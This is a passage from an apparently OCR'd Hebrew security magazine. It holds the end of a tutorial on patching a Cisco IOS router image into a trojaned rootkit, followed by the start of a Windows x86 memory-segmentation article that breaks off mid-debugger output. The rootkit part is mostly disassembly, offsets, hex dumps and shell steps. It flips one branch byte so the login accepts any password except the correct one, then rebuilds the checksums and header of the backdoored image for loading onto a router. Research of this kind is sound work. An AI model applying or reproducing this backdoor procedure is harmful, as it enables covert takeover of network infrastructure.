
זהו CheatSheet קצר אשר יוכל לעזור לבסס את ההבנה לקראת ההתעסקות עם התצורה; כמו כן יש המון מדריכים נוספים באינטרנט.

בחזרה לעבודה, למי שיצא לנסות להתחבר לרכיב תקשורת כזה או אחר של סיסקו בטח מכיר את המסך שמתקבל בעת ההתחברות הדורש שם משתמש וסיסמא. אנו נרצה לשבש את מנגנון ההתחברות באמצעות סיסמא, על כן נצטרך למצוא את הפונקציה בה נעשית ההתחברות למתג באמצעות סיסמא, וכן נחפש את המחרוזת "Password":

```
.rodata:80E2F9B4 aPassword_3:     .string "Password: "     # DATA XREF: sub_803E3070+38↑o
.rodata:80E2F9B4                                           # sub_803E3070+4C↑o
.rodata:80E2F9B4                  .byte 0
.rodata:80E2F9BF                  .byte    0
.rodata:80E2F9C0 aBadPasswords:   .string "\n"             # DATA XREF: sub_803E3070+98↑o
.rodata:80E2F9C0                                           # sub_803E3070+9C↑o
.rodata:80E2F9C0                  .string "%% Bad passwords\n"
.rodata:80E2F9C0                  .byte 0
.rodata:80E2F9D3                  .byte    0
```

[בתמונה: תוצאת חיפוש המחרוזת "Password"]

לאחר שנלחץ על **DATA XREF: sub_803E3070+38** כפי שניתן לראות, אנו נמצאים מול הפונקציה האחראית על מסך ההתחברות:



[בתמונה: הפונקציה האחראית על התחברות]

הפונקציה תחילה טוענת את הערך 0 לאוגר בשם 30r, לאחר מכן טוענת את הבייטים הגבוהים של המחרוזת "Password:" אל תוך אוגר 27r. לאחר מכן ב-loc_803E30AC ניתן לראות שלתוך 6r נטענים הבייטים הנכונים של המחרוזת לאחר תוצאת חיבור של 27r. ואז נקראת פונקציה שאנו יכולים להסיק שמציגה את המחרוזת על המסך.

במקרה ש-3r אינו שווה ל-0 אנו מגיעים לקטע קוד אשר לוקח משתנים (addi r3, r1, 0x70+var_68), r4 , r5, לאחר מכן נקראת פונקציה כלשהי, ונעשית השוואה בין ערך ההחזר שלה ל-0, במידה שהם לא שווים אנו יוצאים מהפונקציה.

זוהי בעצם הבדיקה אשר משווה את הסיסמא שהכנסנו עם הסיסמא האמיתית של הרכיב. במידה וההשוואה הראתה כי הסיסמאות שוות - הקוד יקפוץ לפונקציית המשך – אשר אחראית על המשך התפעול לאחר ההתחברות, ובמידה ולא ימשיך לקוד המוביל ל-"Bad Password".

באופן מופשט, מה יקרה אם נשנה את אופן הבדיקה לכך שבמקום לקפוץ כאשר הערך של 3r לא שווה ל-0 אל מחוץ לפונקציה, נקפוץ כאשר הוא כן? במידה ונעשה זאת הרכיב יאמת כל סיסמא מלבד הסיסמא הנכונה!

```
.text:803E30B8                  li      r5, 0x50
.text:803E30BC                  addi    r6, r27, aPassword_3@l # "Password: "
.text:803E30C0                  mulli   r7, r7, 0x3E8
.text:803E30C4                  li      r8, 1
.text:803E30C8                  li      r9, 1
.text:803E30CC                  bl      sub_803E312C
.text:803E30D0                  cmpwi   r3, 0
.text:803E30D4                  beq     loc_803E30F0
.text:803E30D8                  addi    r3, r1, 0x70+var_68
.text:803E30DC                  mr      r4, r28
.text:803E30E0                  mr      r5, r29
.text:803E30E4                  bl      sub_803AC0BC
.text:803E30E8                  cmpwi   r3, 0
.text:803E30EC                  bne     loc_803E309C
.text:803E30F0
```

[בתמונה: מיקום הפקודה המשווה את הסיסמא (בצהוב)]

כפי שניתן לראות הפקודה נמצאת בכתובת 0x803E30E8 ב-IDA, על מנת למצוא אותה בקובץ מערכת ההפעלה נצטרך לבצע חישוב קטן: נחסיר את כתובת הבסיס של הקוד ב-IDA מכתובת הפקודה ב-IDA.

כעת יש לנו כתובת יחסית של הפקודה ביחס לכתובת תחילת הקוד, אך זה לא מספיק כיוון שקוד מערכת ההפעלה לא מתחיל בתחילת הקובץ, אלא רק אחרי ה-Headers בכתובת (60x0).

לכן, על מנת למצוא את הפקודה הספציפית הזו בקובץ מערכת ההפעלה נצטרך להוסיף את כתובת הבסיס.

0x803E30E8 - 0x80008000+0x60:

- 0x80008000 - תחילת מרחב הכתובות ב-IDA
- 0x60 - הכתובת בה מתחיל הקוד בקובץ מערכת ההפעלה (ללא ה-Header)

תוצאת החישוב יוצאת: 0x3DB148

נוודא כי אכן אנו במיקום הנכון בקובץ מערכת ההפעלה:

```
osboxes@osboxes:~$ objdump -m powerpc -D -b binary -EB ./C2600-i-.BIN | grep -A6
 "3db138:"
  3db138:       38 61 00 08     addi    r3,r1,8
  3db13c:       7f 84 e3 78     mr      r4,r28
  3db140:       7f a5 eb 78     mr      r5,r29
  3db144:       4b fc 8f d9     bl      0x3a411c
  3db148:       2c 03 00 00     cmpwi   r3,0
  3db14c:       40 82 ff b0     bne     0x3db0fc
  3db150:       80 1f 01 50     lwz     r0,336(r31)
```

[בתמונה: פלט הכלי objdump אשר מוכיח כי במיקום שחיפשנו נמצאת הפקודה אותה חיפשנו]

ניתן לראות שמיד לאחר ההשוואה נקראת הפקודה bne אשר אומרת "Branch not equal" שבעצם אחראית על הקפיצה שתתבצע אם ההשוואה לא תהיינה שווה. מעבר לכך, ניתן גם לראות כי הערך ההקסה דצימלי היוצר את הפקודה מתחיל בערך 40. אם נשנה את הערך ל-41 נגרום לכך שהפקודה תשתנה ל-beq אשר אומרת "Branch equal". זאת אומרת - הרכיב שעליו תרוץ מערכת ההפעלה מהקובץ שערכנו - יקבל כל סיסמא מלבד הנכונה אשר תאפשר התחברות!

```
Address   0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f  Dump
003db110 7f e3 fb 78 38 81 00 08 38 a0 00 50 38 db f9 b4 .ãûx8...8..P8
003db120 1c e7 03 e8 39 00 00 01 39 20 00 01 48 00 00 61 .ç.è9...9 ..H
003db130 2c 03 00 00 41 82 00 1c 38 61 00 08 7f 84 e3 78 ,...A,..8a...
003db140 7f a5 eb 78 4b fc 8f d9 2c 03 00 00 40 82 ff b0 .¥ëxKü.Ù,...@
003db150 80 1f 01 50 70 09 02 00 40 82 00 1c 3b de 00 01 €..Pp...@,..;
003db160 2c 1e 00 02 40 81 ff a8 3c 60 80 e3 38 63 f9 c0 ,...@.ÿ¨<`€ã8
003db170 4b fd 2c 49 38 60 00 00 80 01 00 74 7c 08 03 a6 Ký,I8`..€..t|
003db180 bb 61 00 5c 38 21 00 70 4e 80 00 20 94 21 ff c0 »a.\8!.pN€. ”
003db190 7c 08 02 a6 bf 21 00 24 90 01 00 44 7c 7f 1b 78 |..¦¿!.$...D|
003db1a0 7c 9b 23 78 7c b9 2b 78 7c dd 33 78 7c fc 3b 78 |›#x|¹+x|Ý3x|
003db1b0 7d 1e 43 78 2c 09 00 00 41 82 00 0c 38 00 00 01 }.Cx,...A,..8
003db1c0 90 1f 07 70 3b 40 00 00 9b 5b 00 00 7f e3 fb 78 ...p;@..›[...
003db1d0 38 80 00 0a 4b fe 57 d5 2c 03 00 00 40 82 00 20 8€..KþWÕ,...@
003db1e0 7f e3 fb 78 38 80 00 0a 3c a0 80 3d 38 a5 9d 4c .ãûx8€..<.€=8
003db1f0 7f 86 e3 78 4b fe 59 0d 48 00 00 88 7f e3 fb 78 .†ãxKþY.H..ˆ.
003db200 38 80 00 0a 7f 85 e3 78 4b fe 5b 01 48 00 00 74 8€...…ãxKþ[.H
003db210 81 3f 07 10 3c 00 00 02 60 00 02 80 7d 2b 00 39 .?..<...`..€}
```

[בתמונה: הערך שעלינו לשנות על בקובץ מערכת ההפעלה על מנת לשנות את הפקודה ל-beq]

נבצע את השינוי, נשמור, ונבדוק שוב איך הקובץ יקרא ע"י מערכת ההפעלה:

```
osboxes@osboxes:~$ objdump -m powerpc -D -b binary -EB ./C2600-i-.BIN | grep -A6
 "3db138:"
  3db138:       38 61 00 08     addi    r3,r1,8
  3db13c:       7f 84 e3 78     mr      r4,r28
  3db140:       7f a5 eb 78     mr      r5,r29
  3db144:       4b fc 8f d9     bl      0x3a411c
  3db148:       2c 03 00 00     cmpwi   r3,0
  3db14c:       41 82 ff b0     beq     0x3db0fc
  3db150:       80 1f 01 50     lwz     r0,336(r31)
```

[בתמונה: פלט הכלי objdump אשר מראה כי השינוי הצליח]

ברגע זה הצלחנו לבצע שינוי בקובץ מערכת ההפעלה שלנו, אשר מאפשר למשתמש מרוחק להתחבר עם כל סיסמא גם אם הוא לא יודע את הסיסמא הנכונה!

כעת, נרצה לבנות מחדש את קובץ מערכת ההפעלה בכדי להעלות אותו לנתב. לשם כך נצטרך לדחוס את הקובץ שערכנו, לבנות מחדש את מבנה הקסם, ולהוסיף לו את ה-Header, בסדר הנכון על מנת ליצור קובץ מערכת הפעלה ערוך. תחילה, על מנת לדחוס מחדש את הקובץ עליו עבדנו נצטרך לכתוב סקריפט קצר בפייתון:

```python
#!/usr/bin/python

import os
import zipfile
zf = zipfile.ZipFile('C2600-I-.BIN.zip', 'w', zipfile.ZIP_DEFLATED)
zf.write('C2600-I-.BIN)
zf.close()
```

לאחר שהרצנו את הסקריפט נוצר לנו קובץ חדש C2600-I-.BIN.zip. כעת נרצה לבנות מחדש את מבנה הקסם. לשם כך נחשב את גודל הקבצים, ואת ה-Checksum שלהם:

```
sandbox ~/Cisco_Research > ./checksum.pl C2600-i-.bin
[!] Calculating the checksum for file C2600-i-.bin

[*] Bytes:      19237204
[*] Words:      4809301
[*] Hex:        0x01258954
[*] Checksum:   0xe91c4d2e
sandbox ~/Cisco_Research > ./checksum.pl C2600-i-.bin.zip
[!] Calculating the checksum for file C2600-i-.bin.zip

[*] Bytes:      7601291
[*] Words:      1900322.75
[*] Hex:        0x0073fc8b
[*] Checksum:   0x7a2b0816
```

[בתמונה: חישוב ה-Checksum של הקבצים]

```
sandbox ~/Cisco_Research > ll
total 48616
drwxrwxr-x  2 sandbox sandbox     4096 Sep 30 22:24 ./
drwxr-xr-x 46 sandbox sandbox     4096 Sep 30 18:27 ../
-rw-r--r--  1 sandbox sandbox 19237204 Sep 30 22:18 C2600-i-.bin
-rw-r--r--  1 sandbox sandbox  7643552 Sep 30 18:28 c2600-i-mz.123-9.bin
-rw-rw-r--  1 sandbox sandbox  7643552 Sep 30 21:55 c2600-i-mz.123-9.bin.header
-rw-rw-r--  1 sandbox sandbox  7626780 Sep 30 21:54 c2600-i-mz.123-9.bin.nohead
er
-rwxrwxrwx  1 sandbox sandbox      924 Sep 30 20:42 checksum.pl*
-rwxrwxr-x  1 sandbox sandbox      144 Sep 30 22:09 zipme.py*
-rw-rw-r--  1 sandbox sandbox  7601291 Sep 30 22:19 C2600-i-.bin.zip
```

[בתמונה: חישוב הגודל של הקבצים]

אל לנו לשכוח כי הגודל רלוונטי רק עבור הקובץ הלא דחוס, כיוון שהגודל של הקובץ הסופי יהיה שונה ונצטרך לחשב אותו. נחשב עם pcalc את גודל הקובץ.

עד כה יש לנו 3 ערכים נכונים:

- 0x54 0x89 0x25 0x01: גודל קובץ מערכת ההפעלה הלא דחוס
- 0x16 0x08 0x2b 0x7a: חישוב (checksum) קובץ מערכת ההפעלה הדחוס
- 0x2e 0x4d 0x1c 0xe9: חישוב (checksum) קובץ מערכת ההפעלה הלא דחוס

את גודל הקובץ הסופי נצטרך לחשב בעצמנו .גודל הקובץ המכיל רק את ה-Header שהכנו בתחילת ההדרכה + 16 בייטים אשר מכילים את ערכי מבני הקסם + גודל הקובץ המכיל את הקוד הדחוס.

```
sandbox ~/Cisco_Research > ll
total 48608
drwxrwxr-x  2 sandbox sandbox     4096 Oct  1 12:06 ./
drwxr-xr-x 46 sandbox sandbox     4096 Sep 30 18:27 ../
-rw-r--r--  1 sandbox sandbox 19237204 Sep 30 22:18 C2600-i-.bin
-rw-r--r--  1 sandbox sandbox  7643552 Sep 30 18:28 c2600-i-mz.123-9.bin
-rw-rw-r--  1 sandbox sandbox    16756 Oct  1 12:03 c2600-i-mz.123-9.bin.header
-rw-rw-r--  1 sandbox sandbox  7626780 Sep 30 21:54 c2600-i-mz.123-9.bin.noheader
-rwxrwxrwx  1 sandbox sandbox      924 Sep 30 20:42 checksum.pl*
-rwxrwxr-x  1 sandbox sandbox      144 Sep 30 22:09 zipme.py*
-rw-rw-r--  1 sandbox sandbox  7601291 Sep 30 22:19 C2600-i-.bin.zip
sandbox ~/Cisco_Research > pcalc 16756+16+7601291
        7618063                0x743e0f              0y111010000111111000001111
```

[בתמונה: חישוב גודל הקובץ הסופי]

כעת יש לנו את גודל קובץ מערכת ההפעלה הדחוס:

```
00 74 3e 0f
```

כעת נרכיב את קובץ מערכת ההפעלה הסופי:

```
sandbox ~/Cisco_Research > cat c2600-i-mz.123-9.bin.header > final.bin
sandbox ~/Cisco_Research > perl -e 'print "x01\x25\x89\x54\x00\x74\x3e\x0f\x7a\x2b\
x08\x16\xe9\x1c\x4d\x2e"' >> final.bin
sandbox ~/Cisco_Research > cat C2600-i-.bin.zip >>final.bin
```

[בתמונה: הרכבת קובץ מערכת ההפעלה הסופי]

דבר אחרון לפני שנוכל להריץ אותו- נצטרך לשנות ערך המורה על גודל הקובץ בקוד החילוץ העצמי.

נוסיף 20 (גודל מבנה הקסם) לגודל הקובץ הדחוס, תוצאת החישוב יוצאת 0x0073fc9f. נלך למיקום 0x108 בקובץ הסופי ונשנה אותו לערך זה. נשנה את שמו ל-c2600-trojan-mz.123-9.bin וכעת ניתן לטעון אותו לנתב!

תודה רבה ל-Luca על העזרה בכתיבת המדריך, המתבסס גם על עבודה שלו.

סיכום

במאמר זה למדנו על נבכי מערכת ההפעלה של ענקית התקשורת סיסקו - תצורתה, סוגי הזכרון, חלוקתו, עבודת המערכת, מנגנוני ההגנה המובנים ברכיבי סיסקו. העמקנו במבנה קובץ מערכת ההפעלה, ולבסוף כתבנו RootKit בסיסי לאותה מערכת הפעלה. מערכות ההפעלה של סיסקו נחשבות מערכות בטוחות מאוד ובעיני הרבה מנהלי אבטחת מידע נחשבות לבלתי ניתנות לפריצה והרבה פעמים, כמערכות שאין כלל צורך לנטר או יכולת לבדוק. במאמר זה הראנו כמה היכולת של שינוי מערכת ההפעלה ופריסתה מחדש על הנתב אינה כלל "מדע טילים" אלא סט פרוצדורות פשוטות יחסית לאחר היכרות בסיסית עם המערכת.

היכרנו נתיב תקיפה אחד מיני רבים, ונגענו בו בצורה מאוד בסיסית. אני מאמין שממדריך זה קיבלתם את הכלים המספיקים על מנת לפתח את ה-RootKit שלכם, וגיריתם את הדימיון בנוגע לכמה אפשר לבצע.

כיום, תחום המחקר של רכיבי תקשורת תופס תאוצה בקצב מאוד גבוה עקב חשיבותם של רכיבים אלו ברשתות התקשורת כפי שאנו מכירים אותן כיום, וחושף המון איומים חדשים, אשר מוסיפים למרדף החתול ועכבר התמידי בין אנשי ההגנה להתקפה.

על המחבר

עמרי בנארי, בן 21, נמצא בתחום כבר 3 שנים, מתעסק במחקר, פיתוח הן בצד ההגנתי והן בהתקפי.

נספחים

- **Research on Cisco IOS Security Mechanisms** by Xiaoyan Sua,*, Dongying Wua, Da Xiaoa, Yuxiang Hana:

  http://www.ipcsit.com/vol51/109-A30035.pdf

- **Developments in Cisco IOS Forensics** by Felix 'FX' Lindner, BlackHat Briefings:

  https://www.blackhat.com/presentations/bh-usa-08/Lindner/BH_US_08_Lindner_Developments_in_IOS_Forensics.pdf

- **Cisco IOS: Attack & Defense The state of the art** by phenoelit:

  http://www.phenoelit.org/stuff/FX_Phenoelit_25c3_Cisco_IOS.pdf

- **Whitepaper: writing a cisco ios RootKit** by Luca:

  http://grid32.com/cisco_ios_RootKits.pdf

- **CISCO IOS SHELLCODE: ALL-IN-ONE** by George Nosenko:

  http://2015.zeronights.org/assets/files/05-Nosenko.pdf

עמוק בקרביים של Windows: שימוש ב-Paging ו-Segmentation כבסיס לאבטחה

מאת גיא פרגל

הקדמה

במאמר זה אציג את הקונספטים המרכזיים: Paging ו-Segmentation. מערכת ההפעלה עושה שימוש בשני הפיצ'רים המעניינים האלו שנמצאים במעבד, בכדי לספק את האבטחה ברמה הבסיסית ביותר, אשר רובנו התרגלנו לקבל אותה כמובנת מאליה.

במהלך המאמר אנו נתמקד במימוש של הקונספטים במעבדי x86 ובמערכת ההפעלה Windows 7 x86, וכמובן שניתן מספר דוגמאות להמחשה באמצעות WinDBG.

לפני שנתחיל, חשוב לציין שהמאמר אינו מיועד למתחילים בתחום, ורצוי ידע מקדים בנושאים - אסמבלי, היכרות עם אכיטקטורת x86, והיכרות עם שפת C.

זו הפעם הראשונה שאני כותב מאמר, לכן אשמח לקבל מכם תיקונים / הערות /רעיונות לשיפור וכו' בתיבת הדוא"ל - 0xGuppy@gmail.com

רקע

אז נתחיל מזה שנתאר מה בדיוק הציפיות שלנו ממערכת הפעלה מודרנית כשאנחנו מדברים על אבטחה. לצורך המאמר, יש לנו שלוש ציפיות מרכזיות:

1. אל תאפשרי לתוכנית לגשת או לערוך מידע של תוכנית אחרת - במיוחד במערכת הפעלה מרובת משימות (Multitasking).
2. אל תאפשרי לתוכנית לגשת או לערוך מידע השייך למערכת ההפעלה.
3. אל תאפשרי לתוכנית לגשת למשאבי חומרה באופן ישיר (כגון: מקלדת, מעכבר, כונן קשיח, משגר טילי נרף וכו').

מערכת ההפעלה לא יכולה לעמוד בשלושת הדרישות האלו לבדה והיא חייבת עזרה של ה-CPU כדי שיבקר, יאכוף ויאפשר את קיומה של האבטחה (אלא אם כן, אתם מדמים CPU כמו ש-JAVA עושה עם JVM). מערכות הפעלה מודרניות כגון Windows ו-Linux עושות שימוש ב-2 פיצ'רים בכדי לממש את האבטחה, אותם נסקור במהלך המאמר - **Paging** ו-**Segmentation**. שניהם יושבים בתוך יחידת ניהול הזיכרון במעבד (MMU).

אנחנו נתחיל מהסבר מקוצר של כל פיצ'ר ולבסוף נחבר בין כל הנקודות ונסביר כיצד הם נותנים מענה לשלושת הצרכים שהצגנו קודם לכן.

מקטעי זיכרון (Segmentation)

את הזיכרון הראשי נוהגים לחלק באינטל למספר מקטעים, או בשמם - סיגמנטים.


הסיבה לכך כרוכה בהיסטוריה של מעבדי ה-8086 הראשונים אשר הכילו אוגרים בגודל של כ-16 בתים, כשאורך הפקודות היו 8 או 16 בתים בלבד. עובדה זו אפשרה למעבד לגשת רק ל-16^2 מקומות בזכרון, כלומר 64kb.

המהנדסים באינטל רצו לאפשר למעבד לגשת ליותר מקומות בזיכרון, אך עם זאת לא לשנות את גודל האוגרים והפקודות.

כפתרון לבעיה הציגו המהנדסים אוגרים חדשים - אוגרי המקטע (segment registers), אשר תפקידם להצביע על הבלוק של ה-64kb בו אנו מעוניינים להסתכל באותו הרגע. כתובות הזיכרון בהם השתמשנו קודם לכן הפכו ל-offset מאותו המצביע לסגמנט וכך נפתרה הבעיה.

מאז ועד היום הסגמנטציה נשארה והיא תמיד מופעלת במעבדי x86/64 מרגע עליית המחשב.

דוגמא להמחשה:
נגיד וגודל האוגר מאפשר לנו לגשת רק ל-200 כתובות זיכרון. במידה ונרצה לגשת לתא זיכרון בכתובת 250 הנמצא בסגמנט ב' יתבצע החישוב:



כתובת הבסיס של הסגמנט (200) + הכתובת המבוקשת (50) = הכתובת ה"ליניארית" (250).

מקטעי הזיכרון הבסיסיים הינם:

- code segment - בו נמצא קוד התוכנית
- stack segment - האזור בזיכרון המוקצה למחסנית
- data segment - אזור השמור למידע סטאטי (קבועים, תמונות וכו')
- extra segment - המשחק תפקיד זהה ל-ds

פקודות הנוגעות למהלך ריצת התוכנית כמו Jump, ילקחו מהסגמנט בו נמצא קוד התוכנית, פקודות הנוגעות למחסנית כמו Push ילקחו מהסגמנט בו נמצאת המחסנית וכו' (ניתן גם "לכפות" את הסגמנט בו המעבד יעשה שימוש באמצעות far pointers, אבל לא נדון בזה במסגרת המאמר).


עבור כל מקטע / סגמנט קיים אוגר באורך 16 ביט המייצג אותו. אלו בדיוק אותם אוגרים שהתרגלנו לראות בדיבאגרים:

```
ES 002B   DS 002B
CS 0023   SS 002B
```

היות והסגמנטציה תמיד מופעלת, שיטת הייצוג משתנה בהתאם למצב בו פועל המעבד - Real Mode או Protected Mode. במאמר זה לא נרחיב על Real Mode.

ובכל זאת, למסוקרנים: ב-Real Mode הביטים באוגר המקטע מייצגים את הכתובת הפיזית ממנה מתחיל הסיגמנט. עכשיו יש כמה אפשרויות - אפשר לומר שה-16 ביטים הללו הם ה-"most significant bit" אליהם נחבר את 16 הביטים של ה-offset. כך למעשה נצליח למפות 4GB של זכרון! אך באינטל החליטו שלא לעשות כך, היות וזה ידרוש עוד פינים פיזיים במעבד מה שיגיל עלויות. לכן - השיטה אשר נשארה עד היום היא להכפיל את אוגר המקטע ב-16 וחבר אליו את ה-offset. בדיוק מסיבה זו, לא ניתן לעשות שימוש ביותר מ- 1MB במצב זה.

כשמערכת ההפעלה עלתה, והמעבד נמצא במצב Protected Mode, אוגרי המקטע מהווים למעשה מצביעים לטבלה בה נמצאות רשומות המתארות מקטע:



כל אוגר מקטע (segment selector) מורכב מהפורמט הבא:


- **RPL (Requested Privilege Level)** - רמת ההרשאות המתבקשת המיוצגת ע"י המספר 0 או 3, כאשר 0 הינה רמת ההרשאות הגבוהה ביותר (kernel Mode), ו-3 היא רמת ההרשאות הנמוכה ביותר (user Mode).

- **index** - הינו מספר הרשומה בטבלה הנקראת בשם Descriptor Table. קיימות 2 סוגים של טבלאות - הטבלה הגלובאלית Global Descriptor Table (GDT) והטבלה המקומית Local Descriptor Table (LDT). מהשמות נגזר כי הטבלה הגלובאלית משמשת את כלל התוכניות במערכת בעוד הטבלה המקומית משמשת תוכנית ספציפית.

- **TI** - באיזו טבלה לבחור. 0 עבור GDT ו-1 עבור LDT.

ויש יוצא מן הכלל: הסגמנט cs, המכיל את קוד התוכנית, הינו יוצא דופן ובמקום הערך RPL הוא מכיל את הערך CPL (קיצור של Current Privilege Level). כלומר, רמת ההרשאות של הקוד שרץ כרגע. כעקרון, RPL ו-CPL הינם זהים במהותם (במסגרת המאמר), ולכן נתייחס מעכשיו רק ל-CPL.

LDT איננה רלוונטית לנו כרגע ולכן נתמקד ב-GDT. טבלה זו היא בעצם מערך, בו כל רשומה הינה בת 8 בתים ומייצגת סגמנט אחד. רשומה זו מכונה בשם segment descriptor וזהו המבנה שלה:



נתמקד בערכים העיקריים:

- **Base address** - 32 ביט המייצגים את הכתובת ה"ליניארית" של תחילת הסגמנט.
- **Limit** - 20 ביט המייצגים את גודל הסגמנט.
- **DPL (descriptor privilege level)** - מספר המייצג את ההרשאה הנדרשת בכדי לגשת לסגמנט, כאשר 0 מייצג את רמת ההרשאות הגבוהה ביותר (kernel Mode) ו-3 מייצג את רמת ההרשאות הנמוכה ביותר (user Mode). שימו לב שאופן מימוש זה נכון למעבדי x86/64 בלבד.

אז אחרי שהבנו מה זה סגמנט, למה הוא נוצר, ומה משמעות האוגרים, נשארה רק בעיה אחת לא פתורה: איך המעבד יודע איפה ממוקמת הטבלה GDT?

למעשה בכל CPU/ Core קיים אוגר בשם gdtr, המכיל את הכתובת הליניארית בו נמצא הבייט הראשון בטבלה.

ננסה לעבור את התהליך בעצמנו באמצעות Kernel Debugger. אנו נשתמש בפקודות הבאות ב-WinDBG:

- **r** - תציג לנו את תוכן האוגרים
- **.formats** - נשתמש בפקודה זו כדי לראות את הייצוג הבינארי של ערכים.
- **db** - יציג לנו בלוק זיכרון בכתובת שנבחר.

נתחיל:

1. לצורך הדוגמא נתמקד בסגמנט cs. בואו נציג ונבין את ערכו:

```
kd> r cs
cs=00000008
kd> .formats 8
Evaluate expression:
  Hex:     00000008
  Decimal: 8
  Octal:   00000000010
  Binary:  00000000 00000000 00000000 00001000
  Chars:   ....
  Time:    Thu Jan  1 02:00:08 1970
  Float:   low 1.12104e-044 high 0
  Double:  3.95253e-323
```

רמת ההרשאות של הסגמנט (CPL) - 00. כלומר kernel Mode, שהיא רמת ההרשאות הגבוהה ביותר.

הטבלה בה הסגמנט נמצא (TI) - 0. כלומר הסגמנט נמצא בטבלה - GDT.

האינדקס בטבלת ה-GDT - 1. בדיוק כמו שזה נשמע.

2. כעת נצטרך לאתר איפה ממוקמת טבלת הGDT באמצעות האוגר - GDTR:

```
kd> r gdtr
gdtr=80b95000
```

3. אם אמרנו שכל ערך בטבלה הינו 8 בתים ומייצג Segment Descriptor, בואו נשלוף את הערך אינדקס מספר 1 מהטבלה:

```
kd> db 80b95000
80b95000  00 00 00 00 00 00 00 00-ff ff 00 00 00 9b cf 00  ................
80b95010  ff ff 00 00 00 93 cf 00-ff ff 00 00 00 fa cf 00  ................
80b95020  ff ff 00 00 00 f3 cf 00-ab 20 00 b0 1d 8b 00 80  ......... ......
80b95030  48 37 00 9c 96 93 40 82-ff 0f 00 00 00 f2 40 00  H7....@.......@.
80b95040  ff ff 00 04 00 f2 00 00-00 00 00 00 00 00 00 00  ................
80b95050  68 00 00 70 96 89 00 82-68 00 68 70 96 89 00 82  h..p....h.hp....
80b95060  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
80b95070  ff 03 00 50 b9 92 00 80-00 00 00 00 00 00 00 00  ...P............
```

אם נכניס את 8 הבתים למבנה של ה-Segment Descriptor שתיארנו קודם לכן נגלה ש:

- Base Address = 00 00 00 00
- Limit = ff ff f
- DPL = 0

כעת, אחרי שהבנו את כל התהליך, אני מרגיש יותר בנוח לגלות לכם שקיימת פקודה שעושה את כל מה שעשינו הרגע באופן אוטומטי והיא - dg:

```
kd> dg cs
                                 P Si Gr Pr Lo
